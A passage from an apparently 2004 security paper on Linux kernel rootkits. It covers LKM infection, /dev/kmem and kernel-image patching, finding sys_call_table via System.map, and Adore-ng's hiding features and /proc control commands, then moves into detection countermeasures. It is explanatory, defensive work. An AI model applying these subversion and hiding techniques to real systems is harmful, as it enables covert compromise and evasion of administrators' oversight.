The LKMs are relocatable objects, so they can be mixed together using the Linux linker, `ld`. The only possible conflict exists if both modules would have a symbol with the same name: `# ld -r original.o evil.o -o together.o`

Finally, in order not to be detected when injecting a module over a running system required module, the same philosophy followed with the system call substitution must be taken. If the initialization function has been redirected to execute the evil function, this new code must invoke the original initialization function, allowing the subverted module functionality not to be lost.

From the security perspective, this hack cannot easily survive across reboots without being detected through the chapter 5 recommendations because the resultant LKM (combination of the original and the evil modules) must substitute the original `module.o` file inside "`/lib/modules`". A savvy integrity checker would detect this module file modification.

3.8 Static kernel patching rootkits

Based on all the information provided until now, it seems that a kernel without LKM support won't be vulnerable to kernel rootkits. However, there are new rootkit variations based on directly patching the kernel code. Kernel patching rootkits have two options: modify the in-memory kernel image, represented by "`/dev/kmem`" or change the in-disk image, called "`vmlinuz`" [15].

This allows modifying any kernel symbol, variable, replacing its value, or function, mainly changing the pointer in the system call table and inserting the function code somewhere in memory.

Finally, the different options to guess and find kernel symbols when LKM support is not available would be analyzed.

3.8.1 Runtime kernel memory patching

The original ideas around direct kernel memory patching were developed by Silvio Cesare [SILV1] based on the way ELFs objects and kernel memory work. Although it is based on Linux 2.0, the ideas are valid for all subsequent versions.

Using these methods, Silvio created several proof-of-concept examples:

- The `kroot` program changes the UID of any process to "0", getting maximum privileges [PRAG1].
- The `zapper` LKM, removes any LKM from the list of modules.
- The `kinsmod` program [SILV1], which is capable of loading a LKM in a kernel with no LKM support. It is based on inserting the LKM object ELF file into the running kernel memory. To do so three operation must be performed: enough kernel space memory should be found to locate the LKM code, a method to call this code should be available and the LKM must be linked and relocated with the kernel (binding symbols to addresses).

He described how to insert new modules code into the kernel, so the same idea could be used not only to insert ELF objects, but any kind of Linux executable code, that is, x86 assembler code.

The main problem of this method is the memory allocation for the new code. The `kmalloc pool` cannot be used because the attacker won't have any control

[15] In most nowadays Linux distributions it resides in `/boot`.

over this changing memory region. It is for the kernel as the heap is for a user process, a pool of memory blocks dynamically used to store data, typically managed by the kernel through `kmalloc()` and `kfree()`.

The borders delimiting the `kmalloc pool` are defined by two kernel symbols: `memory_start` and `memory_end`. Due to the fact that the memory allocation algorithms use memory pages, the real `kmalloc pool` memory address is not the one indicated by `memory_start`; this symbols value is **aligned** to the pages structure. Therefore there is a piece of empty memory that can be used to allocate new code, but due to its size, a complete LKM won't fit into it. The Silvio's idea is based on saving a LKM bootloader into this area (between the `memory_start` and the real aligned start page), capable of accessing the memory fragment where the real LKM code has been saved.

The kernel page size defined in "`/usr/src/linux-2.4/include/asm-i386/page.h`" and "`/usr/src/linux-2.4/include/linux/a.out.h`", `PAGE_SIZE`, is 4Kbytes in the Intel x86 platform.

The information of the memory layout can be visualized through "`/proc/iomem`".

The Linux kernel memory: `/dev/kmem`

The special character device file, `/dev/kmem`, represents the memory regions occupied by the running kernel (in the virtual memory (VM) layout, including the swap space). Linux gives (read and write (for root only)) access to these memory areas, thus writing to the device file it is possible to manipulate the kernel at runtime. The `/dev/mem` device represents the system physical memory (before the VM translation takes place).

The access to this device is controlled by the VFS permissions and by the `CAP_SYS_RAWIO` capability, checked in the "`device/char/mem.c`" kernel source file.

In order to manipulate the kernel memory some basic functions were developed by [PHRA587] to read, write and find specific memory regions, all them based in the `read, write and lseek` syscalls.

System call kernel memory patching without LKM support

SuckIT, Super User Control Kit [PHRA587], is the most famous full-working kernel rootkit implementation available that uses these techniques. It is mainly focused on manipulating the kernel system call table, as its LKM counterparts, although the method it uses could replace other kernel sections.

The SucKIT rootkit modifies `/dev/kmem` directly in order to substitute some system call references (also based in [SILV1]). It implements methods to locate the

system call table and redirect the system call execution by overwriting the handler with a new code loaded into kernel memory.

The value of this rootkit resides in being capable of tampering the system call table in a kernel without modules support and with no "`System.map`" file available.

When a kernel doesn't have module support all the kernel symbols are not maintained, that is, the kernel symbols unique purpose is to provide memory references that are only needed to compile and link new kernel components, that is, dynamic modules (LKMs). For kernel debugging purposes "`System.map`" could be used instead.

The method to look for and obtain the `sys_call_table` memory reference was introduced by SuckIT, and recently used by other tools [ADDS1] (see section 5.2.9 in the next chapter for its detailed explanation).

This rootkit also replace the kernel with its own system call table [SPACE1] (see section 5.1.21) duplicate not to be detected because the original table remains untouched. It alters this table reference in the `system_call` handler to point to the new duplicated table.

Probably, the most complex task this rootkit performs is the allocation of kernel space when there is no module support. Typically the `0xc0000000` memory address separates the kernel and the user memory (although it can vary) [16], so some space should be reserved over this limit.

To accomplish this, the way the LKM model reserves memory regions was analyzed, and a trick was developed from user space, based on invoking `kmalloc` from a manipulated syscall. Besides, the `GFP_KERNEL` (get free pages (of kernel memory)) value needs to be figured out.

To sum up, SuckIT is capable of inserting new kernel code and substitute standard system calls within it, writing to the raw I/O kernel memory device.

3.8.2 Disk kernel image patching

The Linux kernel image: "`vmlinu[x|z]`"

In order to know how can the Linux binary image stored in disk be hacked, it is interesting to know some general details of its layout [17].

Once the kernel has been compiled a platform dependent bootable image is placed in the source directory tree ("`/usr/src/linux/arch/i386/boot/[b]zImage`"

[16] http://www.cs.washington.edu/homes/zahorjan/homepage/Tools/LinuxProjects/SysCall/mmlinux.html

[17] http://www.xml.com/ldd/chapter/book/ch16.html

for the Intel x86 platform) or in "/boot" ("vmlinuz").

Also a platform independent file is created, called "vmlinux" according to the traditional Unix name "vmunix" ("virtual-memory unix"). This is the real kernel executable file.

"vmlinuz" is a compressed image of "vmlinux" plus some add-ons for the booting process. The Intel processors present a limit constraint at boot time, they can only see 640kB of system memory.

The "vmlinuz" file is a self-extracting (zipped) compressed kernel image; including a boot sector, which is loaded into low memory. Then the image is uncompressed into high memory once the system has been brought to protected mode [18].

Additionally, version information is added to all these file names (default Red Hat 9.0 versions):

```
# ll /boot
...
-rw-r--r--  1 root  root  3193503 Mar 14  2003 vmlinux-2.4.20-8
lrwxrwxrwx  1 root  root       16 Apr  8 10:32 vmlinuz -> vmlinuz-2.4.20-8
-rw-r--r--  1 root  root  1122186 Mar 14  2003 vmlinuz-2.4.20-8
...
```

This are the files types identified by Linux for these objects:

```
# file vmlinux-2.4.20-8
vmlinux-2.4.20-8: ELF 32-bit LSB executable, Intel 80386, \
                  version 1 (SYSV), statically linked, not stripped

# file vmlinuz-2.4.20-8
vmlinuz-2.4.20-8: x86 boot sector
```

LKM static disk image kernel patching

If the running kernel doesn't have support for LKMs, all the methods based on loading a new LKM to perform the attacker's desired actions cannot be used... or they can?. It is possible to patch the kernel binary image located in the system disk and insert an LKM into it in an easy way, demonstrated by the following proof of concept [PHRA608] (called kpatch).

The main advantage of this method from the attacker's perspective is that the module will run when the system is rebooted. To develop this technique, the "/boot/System.map" file is needed to obtain the kernel symbol addresses.

[18] http://www.tldp.org/HOWTO/Linux-i386-Boot-Code-HOWTO/index.html

The method is based on an in-depth analysis of the compressed kernel binary image stored in disk. The kernel image has the structure shown in figure 3.4 and has been obtained analyzing the kernel source files and the kernel build process (based on a complex `Makefile`). Some of its components will be analyzed in the bootstrap process (see section 5.2.3).

```
[boot sector][setup] [[head][misc][compressed kernel image]]
```

Figure 3.4: Linux kernel binary image in disk

The goal of the method is based on manipulating the kernel text section and allocate some space where the new LKM will fit. The LKM module will be placed into the BSS area, reserved for the uninitialized variables, but the end of this area must be modified to make some space available (see figure 3.5).

Due to the fact that the LKM is an ELF object file, its memory references must be relocated to absolute values to have a working module version [SILV1].

Finally, the module should be loaded during the system initialization, so a system call frequently used is manipulated to invoke a new portion of code (init code) that will be in charge of loading the LKM.

```
[modified kernel][zeros][init code][relocated LKM]
```

Figure 3.5: Linux kernel new compressed binary image in disk and init code

3.8.3 Finding kernel symbols without LKM support

In systems without LKM support the "`/proc/ksyms`" won't exist, so at first sight, there will be no information available about the kernel symbols, publicly exported for module management. The same situation applies to symbols that have not been explicitly exported.

There are different ways of finding both, publicly and non-publicly exported symbols through "`System.map`" and `/dev/kmem`.

"`System.map`" symbols

When the kernel is compiled, the "`/boot/System.map`" file [19] is created and it contains a symbol table, mapping every kernel symbol name with its memory address (including system calls). It is produced by `nm`, a tool to list symbols from object files.

[19] http://www.kernelnewbies.org/faq/index.php3#systemmap

The file is used during the kernel compilation process in order to resolve all the unreferenced symbols, but is not used anymore during the system life except for debugging purposes: the `ksymoops` tool decodes kernel "Oops" messages into useful information for developers (it uses "`System.map`" to map PC values to symbolic values) [20].

Additionally, the `ps -l` command uses the "`System.map`" file to extract the information for the `WCHAN` field (the channel the process is waiting for). A map file can be specified with the `PS_SYSTEM_MAP` environment variable. Typically, the system utilities look in standard places for it, like "`/usr/src/linux/System.map`" and "`/boot/System.map`".

```
# cat /boot/System.map | more
c0100000 A _text
c0100000 t startup_32
c01000a5 t checkCPUtype
...
```

There are very interesting symbols in "`System.map`" that can be also used by LKM rootkits, like [SPACE1]. It even contains the system call table symbol in a Red Hat 9.0 (required in the kernel compilation process) although it is not exported in the running kernel (see section 5.2.9). Can you see how useful this file could be for an attacker? :-):

```
# cat /boot/System.map | grep sys_call_table
c030a0f0 D sys_call_table
```

This file would allow an attacker to find the associated address for a given symbol and access this symbol into the running kernel, `/dev/kmem`, being able to read or manipulate it. Some interesting symbols, between others are the system call addresses, starting with `sys_`. Examples:

```
# cat /boot/System.map | grep -i sys_ | more
c0107aa0 T sys_fork
c0107af0 T sys_clone
c0107b60 T sys_vfork
c0107bb0 T sys_execve
...

# cat /boot/System.map | grep -i module_list
```

[20] Linux 2.5 kernels versions have an in-kernel "Oops" decoder called "kksymoops", which doesn't use "System.map"

```
c030b4c0 D module_list
/* The first element of the kernel linked-list of modules */

# cat /boot/System.map | grep -i find_module
c011e170 T find_module
/* Kernel function to search modules by name */

# cat /boot/System.map | grep -i system_call
c0109504 T system_call
/* Kernel system_call function handler (int 0x80) */

#  cat /boot/System.map | grep -i _end | more
c03db100 A _end
/* The very end of kernel memory, where free memory will start */

# cat /boot/System.map | grep -i tcp_prot
c0347540 D tcp_prot
/* List of pointers to all implemented TCP operations */

# cat /boot/System.map | grep -i task | more
c01192b0 T task_curr
/* Function to know if a task is currently running */
```

The detailed information and meaning about each kernel symbol can be found through the Linux Kernel Sources Engine [21] or grepping the kernel source tree headers or code:

```
# cd /usr/src/linux-2.4/include
or
# cd /usr/src/linux-2.4
# find . -type f -exec grep -i ioport_resource {} \; -print
```

Searching into `/dev/kmem`

In case the "`System.map`" file is not available (due to not been required to run Linux) a heuristic search could be used. The first bytes used by a given kernel symbol could be very similar in all the different kernels, so it could be easy to find the same symbol in a different kernel (mainly if these are code instructions).

Several search methods where proposed:

[21] http://tamacom.com/tour/kernel/linux/

- Symbol search based on first symbol bytes.
- Symbol search based on its structure in memory, defined by a `struct` C-language statement.
- Symbol search based on distance to a well-known symbol location.
- Symbol search based on code that references it.

4 Advanced kernel rootkits: Adore-ng and the future

Instead of focusing the efforts on the latests rootkit methods, Unix system administrators should start by understanding the fundamental concepts behind the scenes, included in all the previous chapters. However, apart from the traditional hacking methods used by kernel rootkits, it is very interesting to have a brief look to the near present and the evolution these tools will reach in the future. For this purpose, one of the most active and advanced kernel rootkits is reviewed in this chapter, **Adore-ng**.

Once the ideas (*What to change in the kernel?*) and methods (*How to change it?*) of traditional rootkits have been analyzed, it is well worth to look at the advanced methods based on subverting the kernel filesystem components (VFS and Procfs (`/proc`)).

The Adore-ng rootkit uses these techniques and has been selected because it is under intense development nowadays, introducing new hooks into the Linux kernel. The latest and greatest version, 0.32, was released in February 8, 2004 [1].

This chapter will also include the detection and protection methods and solutions that could be applied to these new rootkit improvements. They have not been included in chapter 5 because they are proof-of-concepts implementations yet.

Additionally, some generic introduction to the new Linux kernel 2.6 version will be presented, analyzing its implications over kernel rootkits, mainly affecting the module subsystem and the symbol export policy.

[1] Different Internet sources pay special attention when a new release of this tool appears, as with the announce of its prior version, v0.31, http://lwn.net/Articles/65035/ and http://packetstormsecurity.org/filedesc/adore-ng-0.31.html.

4.1 Advanced filesystem kernel rootkits

It is important to differentiate two types of kernel filesystem rootkits, those only based on the `/proc` pseudo filesystem implementation (see section 4.1.1), and those based on the Virtual File System (see section 4.1.2), although the later also can use `/proc` hacks.

The best example for the former is the Adore rootkit. Since version v0.5x, it implemented new anti-detection features, as new `/proc` methods to control what user space programs see, deceiving the previous versions applicable detection tools. The best example for the later is the Adore-ng rootkit.

4.1.1 `/proc` rootkits

The main two `/proc` features that made it attractive to be hacked are that, in fact, it is a Linux filesystem implemented over VFS and it completely resides in memory. When any user space tool access `/proc`, it is restricted to the functionality provided by VFS and the `/proc` implementation on top of it, mainly managed by read/write system calls.

Some related fundamentals concepts about deceiving the kernel information through a filesystem, specifically using `/proc`, were presented in [PHRA586] for kernel 2.2 and 2.4 versions.

It included a proof-of-concept LKM implementation, `prrf`, that could be ported to other kernel patching mechanisms, such as direct `/dev/kmem` access; not a difficult task given the fact that most of the info contained in the inodes is static (except the function pointers and the `*next, *parent, *subdir` pointers).

The main `/proc` definition resides in "`/usr/include/linux/proc_fs.h`" being `struct proc_dir_entry` the most relevant structure, representing every `/proc` entry. Of those structures, `proc_root` is the most important one: it represents the root inode (mount point) of the `/proc` filesystem. Besides, it is exported by the kernel:

```
$ grep proc_root /proc/ksyms
c02aaa60 proc_root_R3e83ea19
```

The only restriction this symbol has is that it is not possible to access the process information through it. Instead, this data is added on-the-fly to the VFS layer when the `sys_readdir` system call is invoked:

```
$ grep readdir /proc/ksyms
c0155990 vfs_readdir_R2af340fe
```

The subverting methods based on manipulating the `/proc` subsystem implementation (**not VFS**) allow to obtain a powerful functionality as the one acquire when manipulating system calls. This is a brief summary of its capabilities:

- Restrict `/proc` access to users through the manipulation of the `uid, gid and mode` fields of `proc_dir_entry`.
- Denial of service if certain `/proc` elements are unlinked.
- Connection hiding, controlling the information read for every `/proc` element (`proc_dir_entry`) through the `get_info()` function, invoked in reading operations.

  Specifically for network connections, it would try to manipulate the elements accessed by `netstat`, `/proc/net/*`, but for any other dataset, this method could also be used over other `/proc` paths.
- Elevation of privileges (getting UID zero) by redirecting the `read / write` file operations, because they provide data to the kernel and are very difficult to detect: What pattern (data) in which file is the one that provokes a specific action?
- Process hiding by replacing the `readdir` VFS filesystem operation. This function is called to read directories using the directory inode as the argument.

The traditional methods based on analyzing the system call table, such as Kstat or St. Michael (see chapter 5) are useless against these `/proc` techniques.

In order to detect hidden connections using similar methods, like Adore v.0.53 for TCP communications, it is required to use a tool that reads the raw disk, accessing `/dev/hdXY` and compares the disk contents with the results from `getdents()` [2].

4.1.2 Linux "Virtual File System (VFS)" rootkits

The Linux Virtual File System, VFS, is a unified filesystem abstraction layer that provides a common view of any filesystem, such as `ext2`, `ext3`, `vfat...`, to all user processes.

More information about the Linux Virtual File System [TIGRA1] could be found in:

[2] The method won't be effective against Linux systems running filesystems completely located in memory, such as Live CDs.

- The 'Virtual File System" in Linux (LWN): http://www.linuxjournal.com/print.php?sid=2108.
- "/usr/src/linux-2.4/Documentation/filesystems/vfs.txt" in the kernel source tree [3].
- Linux Kernel Internals (LKI), section 3: http://www.faqs.org/docs/kernel_2_4/lki.html.

Modifying the VFS functions, all accesses to any filesystem can be manipulated, providing the rootkit a complete control over the system; remember, in Linux (Unix) everything is a file ;-)

All VFS manipulation is performed from the root entry of the filesystem, and identifying each filesystem object by its unique inode number.

4.2 Adore-ng

4.2.1 Adore history

The **Adore** rootkit has been one of the most famous and powerful Linux kernel rootkits during the last years. It shouldn't be confused with the Adore worm [ADOW1] or any of its mutations [4].

It has evolved through several different versions, improving its capabilities. A brief description of "Adore" is in [MILL1] and it has been analyzed in lot of the current rootkit literature.

Adore was created by Stealth, a member of the TESO Security group (http://www.team-teso.net [5]).

As was described in chapter 1, the Adore LKM is controlled by a user mode program called `ava`. There is a song called "Ava Adore" that can be found on the album 'Adore' by the Smashing Pumpkins [6]

[3] http://www.atnf.csiro.au/~rgooch/linux/docs/vfs.txt

[4] http://www.sans.org/rr/threats/mutation.php

[5] http://teso.scene.at

[6] This song was written by Billy Corgan as are most of the Smashing Pumpkins songs. To get more information about it search Google by "ava adore smashing pumpkins". http://adore.dark-faerytales.net/, "Drinking Mercury", a fan list of the "Ava Adore" song. Its lyrics can be found on the "Extras" section of this web site or at http://www.billy-corgan.com/lyrics/index.php/ava_adore and they describe a really intense relationship, probably similar to the one between `ava` and Adore ;-), denoting as the song that "We must never be apart". There is even a reduced web site, http://www.ava-adore.org/ related with modern art and music.

The latest version can be downloaded from http://stealth.7350.org/rootkits/adore-0.53.tgz. Adore would like to survive across reboots, but it continues as a TODO feature in version 0.53.

Adore was almost rewritten from version v0.53 to use several VFS hacks, and then, Adore-ng v1.11 was born. Adore-ng latest version is 1.32 according to the "Changelog" file, but the tgz files reflect major version as 0 instead of 1, v0.32.

4.2.2 Adore-ng information and internals

Adore-ng [ADORNG1] has similar functionality to the Adore [ADOR1] rootkit but subvert the Linux kernel through a different method. It replaces the directory listing handler routines with its own routines, providing the desired information about the / filesystem and the /proc pseudo-filesystem (see section 5.1.2).

Adore-ng has also been created by Stealth, http://stealth.7350.org *(TESO = 7350)*. The latest version can be downloaded from http://stealth.7350.org/rootkits/adore-ng-0.32.tgz, and previous versions are available at http://stealth.7350.org/rootkits/.

Stealth had published some Phrack articles in the past [7] [8] [9] but recently (in the last Phrack magazine) he wrote a new Phrack article about the future advances around kernel rootkits [PHRA6114] (coomented bellow).

Adore-ng is implemented as a kernel module and manipulates the Virtual File System (VFS) kernel layer, the Linux filesystem abstraction model. The main reason for that is to avoid sys_call_table usage in order not to be detected. This rootkit never uses or changes the system call table.

Most user-mode system programs get its information from the /proc filesystem (see section 5.1.2), so its data can be manipulated to hide running processes and files. However, Adore-ng uses the bottom layer for this purpose, that is, VFS, and complements it with the manipulation of the /proc filesystem for hiding TCP network connections.

Adore-ng also works over the Linux kernel 2.6 version, so the new module-init-tools are needed (see section 4.3). However the netstat hiding capabilities are not fully operative yet for this version.

The default filesystem to hide processes from is /proc and to hide files from is /.

[7] http://www.phrack.org/show.php?p=57&a=13
[8] http://www.phrack.org/show.php?p=58&a=9
[9] http://www.phrack.org/show.php?p=59&a=11

Its new main features apart from the usual hiding tasks (listed bellow) are [10]:

- `syslog` filtering: logs generated by hidden processes never appear on the syslog UNIX socket anymore.
- `wtmp/utmp/lastlog` filtering: writing of xtmp entries by hidden processes do not appear in the file, except you force it by using special hidden AND authenticated process (a sshd back door is usually only hidden thus xtmp entries written by sshd don't make it to disk).
- (optional) relinking of LKMs as described in [PHRA6113] aka LKM infection to make it possible to be automatically reloaded after reboots.

Again, the LKM is complemented with the `ava` user-mode tool. It implements the following auto descriptive options:

```
# ava
Usage: ava {h,u,r,R,i,v,U} [file or PID]

       I print info (secret UID etc)
       h hide file
       u unhide file
       r execute as root
       R remove PID forever
       U uninstall adore
       i make PID invisible
       v make PID visible
```

Any process launched from a hidden shell will be hidden too.

However, one of the main changes with respect to Adore is that Adore-ng can be controlled without `ava`. The following commands are available:

```
# echo > /proc/<ADORE_KEY> will make the shell authenticated,
# cat /proc/hide-<PID> from such a shell will hide PID,
# cat /proc/unhide-<PID> will unhide the process,
# cat /proc/uninstall will uninstall adore.
```

4.2.3 "The kernel rootkits future" by Stealth

In a recent article, the Adore-ng author shares his ideas about the evolution of kernel rootkits [PHRA6114]. He starts the article pointing out the security countermeasures future rootkits will need to overcome: "

[10] Extracted from the rootkit `FEATURES` file.

- new kernel-versions and vendor extensions
- absence of important symbols (namely sys_call_table)
- advanced logging and auditing mechanisms
- kernel hardening, trusted OS etc.
- intrusion detection/abnormal behavior detection
- advanced forensic tools and analysis methods "

One of the main goals of future rootkits would be to keep backdoors (`sshd` is the example used) as invisible as possible. For this reason, a logging avoidance solution is presented, and its implementation is based on several techniques already commented, like network stack hooking and VFS subverting, for the log entries not to be written to disk.

Apart from logging, the backdoor should be listening to the network, waiting for the attacker, but without opening ports. The new methods based on modifying the kernel networking subsystem will be used for this purpose (see section 3.5).

All the new backdooring ideas mix up the 3 most advanced kernel rootkit developments commented along this paper: the networking kernel hooks [PHRA6113], the VFS subsystem redirection [ADORNG1] and the obfuscation based on infecting an already existent LKM [PHRA6110]. Finally, not only the new kernel subverting methods are described, but its application to the near future Linux kernel 2.6 version is introduced (remember that Adore-ng already works in version 2.6).

A proof-of-concept called `zero` is presented.

4.3 The Linux 2.6 kernel

This section briefly describes the main changes suffered by the Linux 2.6 kernel (since version 2.4) from the modules model perspective, including any other relevant security aspect related with the kernel rootkits development.

A set of useful references would be included because they provide the fundamental knowledge required to understand new Linux 2.6 kernel rootkits, like Adore-ng [ADORNG1], and to develop the future detection and protection countermeasures over this new Linux kernel version series.

The Linux kernel version 2.6.0 was released December 17, 2003 [11]. This announcement references 3 start-up documents:

- http://www.linux.org.uk/~davej/docs/post-halloween-2.6.txt

- http://kniggit.net/wwol26.html

[11] http://lwn.net/Articles/63639/

- http://lwn.net/Articles/63633/

The Linux kernel version 2.6.4 has been released at 03:16 UTC (March 11th, 2004). The main changes related with LKMs and rootkits are (slightly covered bellow):

- A new module's subsystem has been implemented, including its associated tools. In kernel 2.4 they were `modutils` and in kernel 2.6 they are called `module-init-tools` [12].
- The system call table is no longer exported (see section 5.2.9). Any module that previously relied on this will no longer work.

There is a really good series of articles by *Jonathan Corbet* called "Porting device drivers to the 2.6 kernel" that explain the new module's subsystem and the main changes affecting LKMs from a technical point of view: http://lwn.net/Articles/driver-porting/ [13].

Besides, these three series articles by *William von Hagen* also provide the kernel installation and customizations basis to start with:

- Part 1: Customizing... http://www.linuxdevices.com/articles/AT3855888078.html.
- Part 2: Migrating... http://www.linuxdevices.com/articles/AT44389927951.html.
- Part 3: Using... http://www.linuxdevices.com/articles/AT5793467888.html.

Additionally, there is a document about "How to compile 2.6 kernel for Red Hat?": http://kerneltrap.org/node/view/2465.

Finally, this is a list of Linux distributions using the 2.6 kernel (April 2004) [14]:

- Mandrake 10.0: 2.6.3
- Fedora 1.91 FC2-test2: 2.6.3
- Embedded Linux: http://www.timesys.com
- MURIX: A Linux distribution optimized for x86 http://murix.sourceforge.net (2.6.4)

[12] http://www.kernel.org/pub/linux/utils/kernel/module-init-tools/
[13] Some of the http://lwn.net/Articles/ABCDE/ numbers are 21817, 21823, 22197 and 31185.
[14] http://www.distrowatch.com: from the "Page Hit Ranking" 10 top list (not including beta releases).

4.3.1 The new module's subsystem

This subsystem has suffered major changes, replacing the in-kernel loader, therefore a new module's utilities set is required. The change is related with the Unified Device Model, a new upgrade in the Linux kernel to improve its knowledge of the system hardware. The new "`kobject`" subsystem is a centralized interface to manage all the devices, including a new "`sysfs`" filesystem representing the system devices, mounted under "`/sys`" (similar concept as `/proc`).

Now modules use the `.ko` extension (kernel object) instead of `.o` (object).

The "`/proc/ksyms`" doesn't exist. Some scripts like "`/etc/rc.sysinit`" in Red Hat (see section 5.2.3) will fail disabling the modules functionality.

The external modules compilation model has been slightly modified in kernels 2.5 and 2.6 [15] and there have been some modules versioning problems in kernel 2.6 [16].

4.3.2 Security implications

As explained in section 5.2.9 the syscall table symbol is no longer accessible [17]:

" *Another security-related change is that binary modules (for example, drivers shipped by a hardware manufacturer) can no longer "overload" system calls with their own and can no longer see and modify the system call table. This significantly restricts the amount of access that non-open source modules can do in the kernel and possibly closes some legal loopholes around the GPL.* "

A new proposal about using a new macro to export kernel symbols, like "`EXPORT_FOR(symbol, module list)`", could have several implications from a security perspective. The idea is based on classifying all the exported symbols [18]:

" *Now he suggests looking at who actually uses each exported symbol and thinking about whether that symbol should really be made available to modules or not. There are, as he points out, over 7500 EXPORT_SYMBOL() declarations in the 2.6 kernel; seemingly, only about half of them are used by in-tree modules. A lot of these symbols, Al suggests, could probably go away altogether. Others could be explicitly exported only to certain modules with a clear need to use them - though the mechanism to restrict exports in this manner does not yet exist.* "

[15] http://lwn.net/Articles/21823/
[16] http://lwn.net/Articles/69148/
[17] http://www.kniggit.net/wwol26.html
[18] http://lwn.net/Articles/62468/

5 LINUX KERNEL ROOTKITS COUNTERMEASURES

This section contains several security countermeasures that could be applied in order to protect a Linux system from all the different kernel level rootkit attacks evaluated in the previous chapters. It pretends to act as a “Step-by-Step” guide that, once totally or partially covered, would increase the overall system security against the specific type of attacks analyzed all along this paper.

In order to protect a system from a rootkit attack two groups of techniques should be evaluated: on the one hand there must be **detection** mechanisms to alert and notify that the system has been compromised. On the other hand, it will be desired to apply specific **protection** mechanism trying to avoid the system from being compromised in advance. Finally, some **forensic and recovery** actions will be mentioned for completeness.

The main goal of several of the tools presented is to extract information in helping baselining the system in a clean state, in order to have a snapshot that can be compared with the running system state when there are suspicions it has been compromised.

It would be recommended to generate a set of custom-made scripts invoking all the detection actions described in the following sections, so it could be automatically run in a periodic basis. The protection actions, like the installation of special LKMs, cannot been applied automatically due to its complexity (they require a detailed evaluation and manual intervention of the administrator).

It is also important to consider the implication some of the countermeasures could have over production systems in relation with the Linux support contract (if available). Some Linux vendors provide their own Linux kernels, that, if modified, invalidate the support contract, so for critical production systems it is recommended to check with the vendor if the desired modifications have some impact in the support model.

Besides, playing with the kernel, for the good or for the evil, is **dangerous** and can cause service disruption, corrupt data (even internal kernel structures) and

the system could crash. Therefore it is recommended to previously check all the protection solutions in a test environment.

Both security countermeasures, detection and protection, are focused on raising the bar, trying to difficult the attacker actions as much as possible. Many of them are focused on very specific checks or actions for an specific rootkit or evil feature, and a few are more general, covering more generic rootkit actions.

Although some Internet papers suggest to protect a system from a rootkit installing the same rootkit (because it cannot be loaded twice) this method won't be covered in this paper because it is not recommended due to two main reasons: on the one hand, it is not possible to be protected against all the different kernel rootkit variations that exist today; on the other hand, a really in-depth knowledge of the rootkit is needed to be sure the system is totally secure once the rootkit is up and running.

Some of the recommended options that will be presented are based on running trusted LKMs, developing similar tasks and using similar methods to the ones performed and used by a rootkit, so the only difference is that these modules run for a good purpose.

Finally, the most basic and simple LKMs have been analyzed in more detail. The most complex solutions will require an individual paper by themselves so have been only described.

5.1 Detecting Linux rootkits

Attacks are sometimes hard to detect and usually most system administrators don't know their system has been compromised until they received a notification from someone at another site... Fortunately, the situation is changing nowadays due to the increasing information security consciousness, but the most modern kernel rootkits could lead to an old day's situation, full of blind system administrators...

If the kernel has not been altered, as when a user-mode rootkit has been used, it is much more probable to identify the compromise. There are several methods commonly used nowadays that will trigger an alarm when a user-mode rootkit fingerprint is detected, such as the usage of cryptographic integrity tools, Tripwire or AIDE.

However, if the attacker subverts the kernel itself, it is much more difficult to detect, because he can change the information provided by every system call, in which all Unix programs rely on.

These are very useful references explaining the typical signs of a compromise:

- SANS Linux Intrusion Discovery Guides resume the most interesting findings of a compromised system [SIDL1].
- CERT: http://www.cert.org/tech_tips/intruder_detection_checklist.html.
- Methods commonly used to hide files/directories/processes after a break-in [DITT1].
- "Have I been hacked?" (SysAdmin magazine, Aug 2001): http://www.sysadminmag.com/articles/2001/0108/.

Although all them are mostly focused on the signs commonly associated to user-mode rootkits, due to the fact that an attacker can made mistakes (and they do), there are situations in which kernel-mode rootkits can be identified using the same methods [LOTRZ1]. For this reason, the following sections will also cover some of these methods.

5.1.1 Searching for anomalies

Sometimes the only way a system administrator have of checking its system is based on scanning it for anomalies [TOXE1], due to the fact that all other standard methods are not trustable, even more if the kernel has been manipulated.

In order to perform a trusted analysis it is recommended to previously have prepared a set of valid tools, processes and procedures needed in the analysis phase [1].

The following sections will show different methods to find suspicious information based on anomalies. Each method focuses on a specific system component or anomaly. For example, the most typical example to search for a misbehaved file listing tool is based on comparing the output from the `ls` and `echo *` commands. If they don't match, something suspicious is happening and should be analyzed in-depth.

Other common mistakes performed by old attack rootkits were trying to modify system configuration files, such as "`/etc/inetd.conf`" to enable services (not very smart), the "`/etc/host.deny`" tcp-wrappers file, and stop or restart services, such as `inetd` or `syslogd`. Even some others patched the systems in order not to be vulnerable and let other hackers to take over the machine too.

Some of the most typical general aspects to search for unusual activities are [LOTRZ1] [SIDL1] (see chapter 1):

- Processes and Services

[1] The suggestion of having a copy of the analysis tools in a different, non-standard, hidden directory is not recommended because they can be compromised too.

- Files
- Network usage
- Scheduled and Booting tasks
- Accounts
- Log and User history entries

5.1.2 The `/proc` pseudo-filesystem

One of the most relevant Linux resources when looking for system information is the `/proc` pseudo-filesystem. It maps lot of information helping in monitoring and modifying the system's status [2].

For information about its contents, system status, processes, connections... it is recommended to check its man page, `man 5 proc`, or some of all the Internet references that explain it:

- Red Hat `/proc` directories: http://www.redhat.com/docs/manuals/linux/RHL-7.2-Manual/ref-guide/s1-proc-directories.html.
- `/proc`: http://www-106.ibm.com/developerworks/linux/library/l-adfly.html.
- `/proc` from a kernel perspective: http://www.kernelnewbies.org/documents/kdoc/procfs-guide/lkprocfsguide.html.
- Kernel networking, `/proc/net`: http://www.linuxdevcenter.com/lpt/a/461.
- "`/usr/src/linux-2.4/Documentation/filesystems/proc.txt`" in the kernel source tree.

From the kernel rootkits perspective these are some of the files we should be interested in:

- **/proc/cmdline**: specifies the Linux kernel booting arguments; useful to check that the running kernel is the one expected.
- **/proc/kcore**: image of the physical memory.
- **/proc/kmsg**: kernel messages.
- **/proc/ksyms**: kernel symbol table.

[2] Its files cannot be edited because they are constantly opened, they change before you finish typing... ;-)

- **/proc/modules**: list of loaded modules.
- **/proc/version**: kernel version information.
- **/proc/sys**: System information !! (see bellow).

Specially the most important is `/proc/sys`; its files allow displaying and changing kernel parameters, although they can also be manipulated through `sysctl` (see `man 8 sysctl`). The most interesting `/proc/sys` files for this paper are:

- **kernel/modprobe**: specifies the program to load LKMs, `/sbin/modprobe`.
- **kernel/osrelease**: kernel version number, `2.4.20-8`.
- **kernel/printk**: kernel logging messages levels, "`6 4 1 7`".
- **kernel/sysrq**: kernel SysRequest functionality: 0 is disabled.
- **kernel/version**: kernel build and date numbers, `#1 Thu Mar 13 17:54:28 EST 2003`.
